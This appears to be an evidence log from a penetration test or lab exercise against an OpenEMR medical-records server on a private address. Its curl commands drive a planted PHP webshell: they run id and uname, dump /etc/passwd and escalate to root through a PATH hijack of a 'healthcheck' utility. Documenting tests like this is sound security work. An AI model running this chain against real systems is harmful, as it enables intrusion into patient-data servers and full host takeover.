
SCR_23 — Embedded phpMyAdmin 2.11.10 console (openmr DB, 141 tables)



SCR_24 — SELECT current_user(), @@secure_file_priv, @@version




SCR_25 — INTO OUTFILE blocked: #1045 Access denied




SCR_27 — ACL: admin and medical user memberships

07_privilege_escalation/



SCR_28 — Admin → Files editable-files listing



SCR_29 — PHP webshell payload written to custom_pdf.php

```
(kali@kali)~$ curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' \
--data-urlencode 'cmd=id' \
uid=479(apache) gid=416(apache) groups=416(apache)
```

SCR_30 — curl cmd=id → uid=479(apache): RCE confirmed

```
(kali@kali)~$ curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' \
--data-urlencode 'cmd=id' \
uid=479(apache) gid=416(apache) groups=416(apache)

(kali@kali)~$ /usr/bin/curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' --data-urlencode 'cmd=whoami' \
apache

(kali@kali)~$ /usr/bin/curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' --data-urlencode 'cmd=hostname' \
localhost.localdomain

(kali@kali)~$ /usr/bin/curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' --data-urlencode 'cmd=pwd' \
/var/www/html/openemr/sites/default/letter_templates

(kali@kali)~$ /usr/bin/curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' --data-urlencode 'cmd=uname -a' \
Linux localhost.localdomain 2.6.38-8-pclos3.bfs #1 SMP PREEMPT Fri Jul 8 18:01:30 CDT 2011 i686 i686 1386 GNU/Linux
```

SCR_32 — Host enumeration: whoami / hostname / pwd / uname -a

```
(kali@kali)~$ /usr/bin/curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' \
--data-urlencode 'cmd=cat /etc/passwd' \
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/sh
daemon:x:2:2:daemon:/sbin:/bin/sh
adm:x:3:4:adm:/var/adm:/bin/sh
lp:x:4:7:lp:/var/spool/lpd:/bin/sh
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/bin/sh
news:x:9:13:news:/var/spool/news:/bin/sh
uucp:x:10:14:uucp:/var/spool/uucp:/bin/sh
operator:x:11:0:operator:/var:/bin/sh
games:x:12:100:games:/usr/games:/bin/sh
nobody:x:65534:65534:Nobody:/:/bin/sh
rpm:x:499:499:system user for rpm:/var/lib/rpm:/bin/false
avahi:x:498:498:system user for avahi:/var/avahi:/bin/false
avahi-autoipd:x:497:497:system user for avahi:/var/avahi:/bin/false
messagebus:x:496:496:system user for dbus:/:/sbin/nologin
haldaemon:x:495:495:system user for hal:/:/sbin/nologin
vcasa:x:69:494:virtual console memory owner:/dev:/sbin/nologin
polkituser:x:494:490:system user for polkit:/sbin/nologin
uiddd:x:493:489:system user for util-linux-ng:/var/lib/libuid:/bin/false
mysql:x:492:488:system user for mysql:/var/lib/mysql:/bin/bash
sshd:x:491:485:system user for openssh:/var/empty:/bin/true
rtkit:x:489:483:system user for rtkit:/proc:/sbin/nologin
rpc:x:488:482:system user for rpcbind:/var/lib/lib/rpcbind:/sbin/nologin
rpcuser:x:487:481:system user for nfs-utils:/var/lib/lib/nfs:/bin/false
ntp:x:486:480:system user for ntp:/etc/ntp:/bin/false
xfs:x:485:479:system user for xfs:/etc/x11/fs:/bin/false
saned:x:484:478:system user for saned:/home/saned:/bin/false
squid:x:483:420:system user for squid:/var/spool/squid:/bin/false
dangsguardian:x:482:419:system user for dangsguardian:/var/lib/dangsguardian:/bin/false
gdm:x:481:410:system user for gdm:/var/lib/gdm:/bin/false
usbmux:x:480:417:system user for usbmuxd:/proc:/sbin/nologin
medical:x:500:500:PCLinuxOS Medical:/home/medical:/bin/bash
apache:x:479:416:system user for httpd-conf:/var/www:/bin/sh
ftp:x:478:415:system user for proftpd:/var/ftp:/bin/false
almirant:x:501:502:Almirant:/home/almirant:/bin/bash
```

SCR_32 (cont.) — /etc/passwd dump via webshell

```
(kali@kali)~$ curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' \
--data-urlencode 'cmd=ls -l /tmp/ifconfig' \
-rw-r--r-- 1 apache apache 36 Sep 17 04:21 /tmp/ifconfig

(kali@kali)~$
```

Tool uploaded to /tmp/ifconfig via webshell

```
(kali@kali)-[~]
$ curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' \
--data-urlencode 'cmd=chmod +x /tmp/ifconfig'
(kali@kali)-[~]
$ curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' \
--data-urlencode 'cmd=ls -l /tmp/ifconfig'
-rwxr-xr-x 1 apache apache 36 Sep 17 04:21 /tmp/ifconfig
```

chmod +x /tmp/ifconfig; execute permissions confirmed

```
(kali@kali)-[~]
$ curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' \
--data-urlencode 'cmd=PATH=/tmp:$PATH /usr/bin/healthcheck'
System Health Check

Scanning System

Disk /dev/sda: 10.7 GB, 10737418240 bytes
255 heads, 63 sectors/track, 1305 cylinders, total 20971520 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x00000000

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1 *         63       18876374     9438156    83  Linux
/dev/sda2           18876375    20964824     1044225     5  Extended
/dev/sda5           18876438    20964824     1044193+    82  Linux swap / Solaris
12K
```

"healthcheck" utility executed — disk/system scan output begins

```
(kali@kali)-[~]
$ curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' \
--data-urlencode 'cmd=cat /tmp/healthcheck_id'
uid=0(root) gid=0(root) groups=0(root),416(apache)

(kali@kali)-[~]
$ curl -G 'http://192.168.72.131/openemr/sites/default/letter_templates/custom_pdf.php' \
--data-urlencode 'cmd=ls -l /tmp/healthcheck_id'
-rw-r--r-- 1 root root 51 Sep 17 04:32 /tmp/healthcheck_id
```

cat /tmp/healthcheck_id → uid=0(root): ROOT ACCESS CONFIRMED

Outstanding / Not Yet Supplied

- SCR_09 — Nikto scan output
- SCR_10 — robots.txt content
- SCR_16 — ProFTPD Metasploit exploit failure / port 6200 check
- SCR_20 — John the Ripper cracked-password output
- SCR_21 — OpenEMR admin dashboard after successful login
- SCR_22 — OpenEMR Administration menu (all sub-items visible)
- SCR_26 — fax_dispatch.php test (convert returned 127)
- SCR_31 — Reverse shell capture (if any)
- SCR_33 — statement.inc.php cleanup confirmation